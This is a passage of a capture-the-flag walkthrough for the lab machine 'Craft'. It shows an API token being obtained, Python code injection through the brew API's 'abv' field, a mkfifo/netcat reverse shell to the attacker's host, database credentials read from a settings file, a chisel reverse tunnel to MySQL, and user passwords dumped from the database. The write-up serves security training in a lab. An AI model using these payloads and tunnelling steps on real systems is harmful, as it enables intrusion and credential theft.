
```
https://api.craft.htb/api/auth/login
```

Server response

Code: 200


Response body

```
{
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzIyNTk1Nzc5fQ.iZYQa34GQkmjWIp82VU5Zul7mWcRfEolacnSwYtVFrs"
}
```




```
┌──(vigneswar㉿VigneswarPC)-[~/…/craft_api/api/auth/endpoints]
└─$ curl -X GET "https://api.craft.htb/api/auth/check" -H  "accept: application/json" -H "X-Craft-Api-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIj
oiZGluZXNoIiwiZXhwIjoxNzIyNTk1Nzc5fQ.iZYQa34GQkmjWIp82VU5Zul7mWcRfEolacnSwYtVFrs" -k
{"message":"Token is valid!"}

┌──(vigneswar㉿VigneswarPC)-[~/…/craft_api/api/auth/endpoints]
└─$
```

5) Tested the vulnerable part



```
┌──(vigneswar㉿VigneswarPC)-[~/…/craft_api/api/auth/endpoints]
└─$ curl -X POST "https://api.craft.htb/api/brew/" -H  "accept: application/json" -H  "Content-Type: application/json" -d "{  \"id\": 0,  \"brewer\": \"string\",  \"name\": \"string\",  \"style\": \"string\",  \"abv\": \"2.0\"}" -H "X-Craft-Api-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzIyNTk2MjI0fQ.MJFd9myi8WEmBhlM582d1X7Jy17z4GXj63qTxCVwhdU" -k
"ABV must be a decimal value less than 1.0"

┌──(vigneswar㉿VigneswarPC)-[~/…/craft_api/api/auth/endpoints]
└─$ curl -X POST "https://api.craft.htb/api/brew/" -H  "accept: application/json" -H  "Content-Type: application/json" -d "{  \"id\": 0,  \"brewer\": \"string\",  \"name\": \"string\",  \"style\": \"string\",  \"abv\": \"0.2\"}" -H "X-Craft-Api-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzIyNTk2MjI0fQ.MJFd9myi8WEmBhlM582d1X7Jy17z4GXj63qTxCVwhdU" -k
null
```

6) Confirmed rce



Request:


```
POST /api/brew/ HTTP/1.1
Host: api.craft.htb
User-Agent: curl/8.8.0
Accept: application/json
Content-Type: application/json
X-Craft-Api-Token: 
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzIyNTk2MjI0fQ.MJFd9myi8WEmBhlM582d1X7Jy17z4GXj63qTxCVwhdU
Content-Length: 118
Connection: keep-alive

{
  "id":0,
  "brewer":"string",
  "name":"string",
  "style":"string",
  "abv":"__import__('os').system('sleep 10')"
}
```

Response:

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.15.8
Date: Fri, 02 Aug 2024 10:54:34 GMT
Content-Type: application/json
Content-Length: 48
Connection: keep-alive

{
  "message":"An unhandled exception occurred."
}
```


Exploitation

1) Got reverse shell



Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help Turbo Intruder
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn BTP
Send
Cancel
Target: https://api.craft.htb
HTTP/1
Request
Pretty
Raw
Hex
Response
Inspector
Request attributes 2
Request query parameters 0
Request cookies 0
Request headers 7
Notes


```
POST /api/brew/ HTTP/1.1
Host: api.craft.htb
User-Agent: curl/8.8.0
Accept: application/json
Content-Type: application/json
X-Craft-Api-Token: 
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzIyNTk2MjI0fQ.MJFd9myi8WEmBhlM582d1X7Jy17z4GXj63qTxCVwhdU
Content-Length: 183
Connection: keep-alive

{
  "id":0,
  "brewer":"string",
  "name":"string",
  "style":"string",
  "abv":
  "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.8 4444 >/tmp/f')"
}
```



```
┌──(vigneswar㉿VigneswarPC)-[~/…/craft_api/api/auth/endpoints]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.110] 38515
sh: can't access tty; job control turned off
/opt/app # 
```


we are in a docker

2) Found database creds



```
/opt # cat /opt/app/craft_api/settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False  # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
/opt #
```

3) Used a tunnel to reach mysql




```
/opt/app # cat craft_api/settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False  # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
/opt/app # ping db -c 2
PING db (172.20.0.4): 56 data bytes
64 bytes from 172.20.0.4: seq=0 ttl=64 time=0.089 ms
64 bytes from 172.20.0.4: seq=1 ttl=64 time=0.088 ms

--- db ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.088/0.088/0.089 ms
/opt/app # |
```

Victim:
./chisel client 10.10.14.8:8000 R:3306:172.20.0.4:3306

Server:
./chisel server -p 8000 --reverse

crafty:qLGockJ6G2J75O

4) Found creds in database




```
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
/opt/app # ping db -c 2
PING db (172.20.0.4): 56 data bytes
64 bytes from 172.20.0.4: seq=0 ttl=64 time=0.089 ms
64 bytes from 172.20.0.4: seq=1 ttl=64 time=0.088 ms

--- db ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.088/0.088/0.089 ms
/opt/app # ./chisel client 10.10.14.8:8000 R:3306:172.20.0.4:3306
2024/08/02 11:22:26 client: Connecting to ws://10.10.14.8:8000
2024/08/02 11:22:27 client: Connection error: server: Server cannot listen o
n R:3306=>172.20.0.4:3306
2024/08/02 11:22:27 client: Retrying in 100ms...
2024/08/02 11:22:29 client: Connection error: server: Server cannot listen o
n R:3306=>172.20.0.4:3306 (Attempt: 1/unlimited)
2024/08/02 11:22:29 client: Retrying in 200ms...
2024/08/02 11:22:31 client: Connection error: server: Server cannot listen o
n R:3306=>172.20.0.4:3306 (Attempt: 2/unlimited)
2024/08/02 11:22:31 client: Retrying in 400ms...
2024/08/02 11:22:33 client: Connection error: server: Server cannot listen o
n R:3306=>172.20.0.4:3306 (Attempt: 3/unlimited)
2024/08/02 11:22:33 client: Retrying in 800ms...
2024/08/02 11:22:37 client: Connection error: server: Server cannot listen o
n R:3306=>172.20.0.4:3306 (Attempt: 4/unlimited)
2024/08/02 11:22:37 client: Retrying in 1.6s...
2024/08/02 11:22:41 client: ssh: handshake failed: websocket: close 1006 (ab
normal closure): unexpected EOF
2024/08/02 11:22:41 client: Connection error: ssh: handshake failed: websock
et: close 1006 (abnormal closure): unexpected EOF (Attempt: 5/unlimited)
2024/08/02 11:22:41 client: Retrying in 3.2s...
2024/08/02 11:22:46 client: Connected (Latency 311.940721ms)
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ./chisel server -p 8000 --reverse
2024/08/02 16:52:43 server: Reverse tunnelling enabled
2024/08/02 16:52:43 server: Fingerprint J8dZ6zf7MLMSZoxmr9B4NORWWiIGq4M5xWTa
+jDEhls=
2024/08/02 16:52:43 server: Listening on http://0.0.0.0:8000
2024/08/02 16:52:46 server: session#1: tun: proxy#R:3306=>172.20.0.4:3306: L
istening
```

```
MySQL [craft]> show tables;
+------------------+
| Tables_in_craft |
+------------------+
| brew             |
| user             |
+------------------+
2 rows in set (0.224 sec)

MySQL [craft]> select * from user;
+----+----------+----------------+
| id | username | password       |
+----+----------+----------------+
|  1 | dinesh   | 4aUh0A8PbVJxgd |
|  4 | ebachman | llJ77D8QFkLPQB |
|  5 | gilfoyle | ZEU3N8WNM2rh4T |
+----+----------+----------------+
3 rows in set (0.309 sec)

MySQL [craft]> 
```

5) Logged in as gilfoyle:ZEU3N8WNM2rh4T into gogs



